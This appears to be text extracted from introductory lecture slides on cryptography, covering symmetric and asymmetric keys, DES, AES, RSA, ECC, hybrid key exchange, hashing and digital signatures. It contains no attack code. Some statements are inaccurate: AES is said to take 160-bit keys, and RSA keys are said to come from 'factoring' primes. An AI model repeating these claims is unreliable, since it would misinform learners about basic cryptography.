 - Any binary (on a computer) file can be considered plaintext
 - A file extension is mapped to a program to allow easy access
 - MS Word, Excel, e-mail, picture, music files all can be opened and used when saved in an unencrypted format
 - Decryption is required to return ciphertext back to a usable format
- **File Encryption & Decryption Operations**
 - Today's algorithms use techniques such as confusion, diffusion, entropy and Cipher Block Chaining to make decryption of the Ciphertext without a key very unlikely

Two Keys May Be the Same or Different

- **Different Keys used to Decrypt and Encrypt Content**
- **Asymmetric - Algorithm**
- **Same Key used to Decrypt and Encrypt Content**
- **Symmetric - Algorithm**


RSA

ECC

PKI



Two Related Keys



Single Secret Key

Much
Shorter

Much
Faster

AES

Possible Key Values = Keyspace


- Range of possible values that can be used to construct a key used for encryption or decryption with an algorithm
- Longer Keys are Stronger Keys
 - The larger the keyspace, the more possible key values
 - The process becomes more random
 - Keys are much harder to break
 - Overhead increases with longer keys – use as appropriate
- Initialization Vector
 - Prevents the same text from being represented the same way twice (nonce – number used only once)

Symmetric Key Cryptography

- Very fast and efficient using today's computers
- Same (Secret) key used to encrypt and decrypt a message
- Advanced Encryption Standard (AES) is almost always used
- Secrecy and data integrity are both dependent on users keeping the password or key secret and protected
 - Best keys are only used once then disposed of – Symmetric Session Key
 - Many users requires many keys to manage limiting scalability
- Primary drawback it how to exchange keys
 - Out-of-band key exchange is performed by sneaker net or courier
- Can provide confidentiality but NOT non-repudiation
- Mostly block ciphers but can be a stream cipher (RC4)

Symmetric or Shared Key Cryptography

Both Parties Must Know the Same Pre-Shared Key



1. Sender wants to secure a file
2. Both parties must somehow exchange a single key for bi-directional communication
3. If key is discovered by another party no security exists
4. Best Practice use key once

Obsolete Data Encryption Standard (DES)

- An Obsolete (Broken) Block Symmetric Algorithm
- Blocks of 64 bits are put through 16 rounds of transposition and substitution functions using an S-Box Model
- The Order and type of functions is dictated by the key value
 - Key size was only 56 bits (+8 parity bits)
- Used by government agencies in the 1980s
 - Used to protect sensitive but unclassified data
 - Several variations were used for different conditions
 - Electronic Code Book (ECB) – **Cipher Block Chain (CBC)**
- **Triple DES** – Was used briefly for higher level security in the 1990s, but dropped due to very high overhead (slow)
 - An attempt to create stronger symmetric encryption
 - Three rounds of encryption with three keys - Inefficient

AES (Advanced Encryption Standard)

- The de facto **Symmetric** encryption standard since 2001
- Supports multiple shared key strengths/lengths
- Weaves 128, 160, 192 or 256 bit keys through data blocks
 - More secure than the broken DES algorithm with its weak keys
 - Block cipher much faster and efficient than Triple DES (1998)
 - **Longer keys are stronger keys – Much harder to break**
 - Use long keys to better protect more sensitive data
 - **Longer keys add additional overhead** (slower)
- Secret (symmetric) key encryption is fast & strong vs asymmetric
- **The drawback is the initial key exchange**
 - Sender must somehow share a single secret key with every subject which will either encrypt or decrypt
 - Diffie & Hellman worked out the original exchange solution 1976
 - Today we work with a Public Key Infrastructure (RSA)


Asymmetric or Public Key Cryptography

- **Asymmetric Key Systems**

- A Key Pair is generated using key generation algorithm (RSA is most common)
- One called public key and other is called private key
 - Public key can be given to anyone
 - Private key should only be in possession of the owner
 - Keys are huge 1024 or 2048 bits


- **Keys are always used as a pair**

- Public & Private keys work together
- Asymmetric algorithms are required
- Pair is bound mathematically - each can decrypt ciphertext created by the other
- Can't calculate one key based on the other key



Asymmetric or Public Key Cryptography

Recipient's Public Key Encrypts – Recipient's Private Key Decrypts



1. Sender wants to secure a file
2. Encrypts the message with recipient's public key and sends it
3. Recipient decrypts message
4. Both parties now know about the meeting – Have Plaintext

RSA is the De facto Asymmetric Algorithm

- Named for inventors Rivest, Shamir and Adleman
- Requires the support of a Public Key Infrastructure (PKI)
- Very long 1024 or 2048 bit key strength/length
 - Pairs of keys are generated by factoring two huge prime numbers
- The very Strong Public and Private keys are related
 - Each key can decrypt data encrypted by the other
 - There is no way to calculate one from the other
- **RSA commonly handles symmetric key exchanges**
 - Asymmetric ciphers are not normally used to encrypt data
 - A session key is generated, encrypted using RSA and sent out
- **ECC (Elliptical Curve Cryptography)**
 - Is an **asymmetric alternative** which is sometime used with shorter keys where hardware is limited like a on a smart phone

Public Key Cryptography Advantages

- Allows parties to communicate securely without previously sharing secret information
 - Solves the fundamental problem with symmetric cryptography
- Scales very well –
 - Keys are manageable even in large enterprise
 - 1000 users = 1000 key pairs (private and public)
- Asymmetric algorithms are used primarily as data integrity, authentication and non-repudiation mechanisms (i.e., digital signatures) and for key exchange

Public Key Cryptography Disadvantages

- Very slow compared to symmetric cryptography
 - 100 to 1000 times slower – requires lots more resources
- Size of encrypted data limited by performance considerations
 - Not suitable for encrypting large amounts of data

Asymmetric Encryption Algorithms


- A REED
 - RSA – The primary enterprise standard
 - Elliptic Curve Cryptography (ECC) Smart Phones
 - El Gamal – Key exchange
 - Diffie-Hellman Key Exchange
- Asymmetric Digital Signature Standard (DSS)
 - DSA – Digital Signature Algorithm

Hybrid Cryptography

- Starts with an Asymmetric Key Exchange
 - A random session key is generated by one party (initiator)
 - A public key contained in a provided or obtained digital certificate (GAL) is used to encrypt the one-time session key
 - The encrypted (with RSA) symmetric session key is transmitted
 - Recipient decrypts the session key with their private key
 - An encrypted verification message is sent verifying success
 - Encrypted using the session key and a fast symmetric (AES)
 - If the verification is able to be decrypted upon receipt at the session initiator the symmetric key exchange is successful
- Faster symmetric encryption (AES) is used to exchange data using the shared secret session key
- Once a session is over the shared key is discarded

Hybrid Cryptography

Known Algorithms & Protected Private Key Secures Session Key



1. Sender generates a session key
2. Encrypts session key with recipient's public key and sends it
3. Recipient decrypts session key
4. Both users have same key and switch to faster symmetric AES

Message Digests and Hashing

- Not Encryption – Hashing algorithms ensure integrity
- A hash is a type of unique hexadecimal identifier, like a thumbprint, created from the original file and published
- Another hash is generated at a later time and is compared to the original hash to verify file integrity (Hash Check)
- Two Hashing algorithms: MD5 or SHA-1 were commonly used to create the hash, or message digest value of a file
- SHA-2 or SHA-256 are longer, more collision resistant replacements – Message Digest 5 is no longer secure
- These mathematical algorithms generate a Message Digest (fixed length hex string) used to confirm message or binary file integrity, that no content has changed
- Hash algorithms don't use keys, any binary file may be used to create a type of fixed length fingerprint

Common Hash Algorithms

- The older Message Digest 5 (MD5) creates a 128 bit hash collisions (value duplication) can occur
 - 60B5E0B892B9812C8165C594884ECBB9
- Secure Hash Algorithm (SHA-1) creates a much stronger (collision resistant) **160 bit** hash value
 - 524B8DC932AB9BFEEC619965691DD08A643145EB
- SHA-2 or SHA-256 is the current secure hash algorithm family SHA-224, SHA-256, SHA-384, SHA-512
- Hashed Message Authentication Code (HMAC)
 - Used for integrity checking & encrypts a hash with a shared secret key


Uses of Cryptography

- Secret Writing
 - Crypto = Secret Graphy = Writing
 - 1500 BCE – Protect pottery glaze recipe
- Confidentiality
 - Ciphertext cannot be read without the key and knowing the correct cipher used
- Authentication and access control
 - Assuming the key is secure, an encrypted token could only have been created by the key holder
- Non-repudiation
 - Sender/creator of message cannot deny
- Integrity
 - Message/file has not been modified or substituted (hashing)

Traditional vs. Modern Cryptography

- Cryptography originally used for the secrecy of written (paper) documents
- Now used on a computer's electronic data (files)
 - Prevent unauthorized disclosure of information
 - Detect tampering or injection of false data
 - Detect deletion or modification of data
 - Prevent repudiation in legal documents
 - Ensure CIA protection of either “data at rest” (files) or “data in transit” (packets)


Asymmetric Cryptography for Authentication




Digital Signatures - Non-Repudiation

- Digital signature is an encrypted hash generated by a sender of data to provide origin authentication (proof of sender ID) data integrity and signatory non-repudiation
- Special Digital Signature Algorithm (DSA) automates actions
- Starts with SHA1 or SHA2 hash created from the final document or file
 - Uses only Asymmetric (RSA or ECC) encryption and (RSA or ECC) keys on the hash
- Legally binding for most computer based transactions
- Programs, Certificates and Emails can all be digitally signed
- Non-Repudiation – Sender can't deny their activity
- Sender signs after a document is completed...
 - First a SHA1 message digest (hash) is created
 - The hash is encrypted with sender's private key
 - The encrypted hash is sent with the message
 - On receipt the hash is decrypted using sender's public key
 - A new hash is created from received document and compared to decrypted hash sent with the message (hash check)

Create a Digital Signature From a File



Verifying a Digital Signature - Hash Check

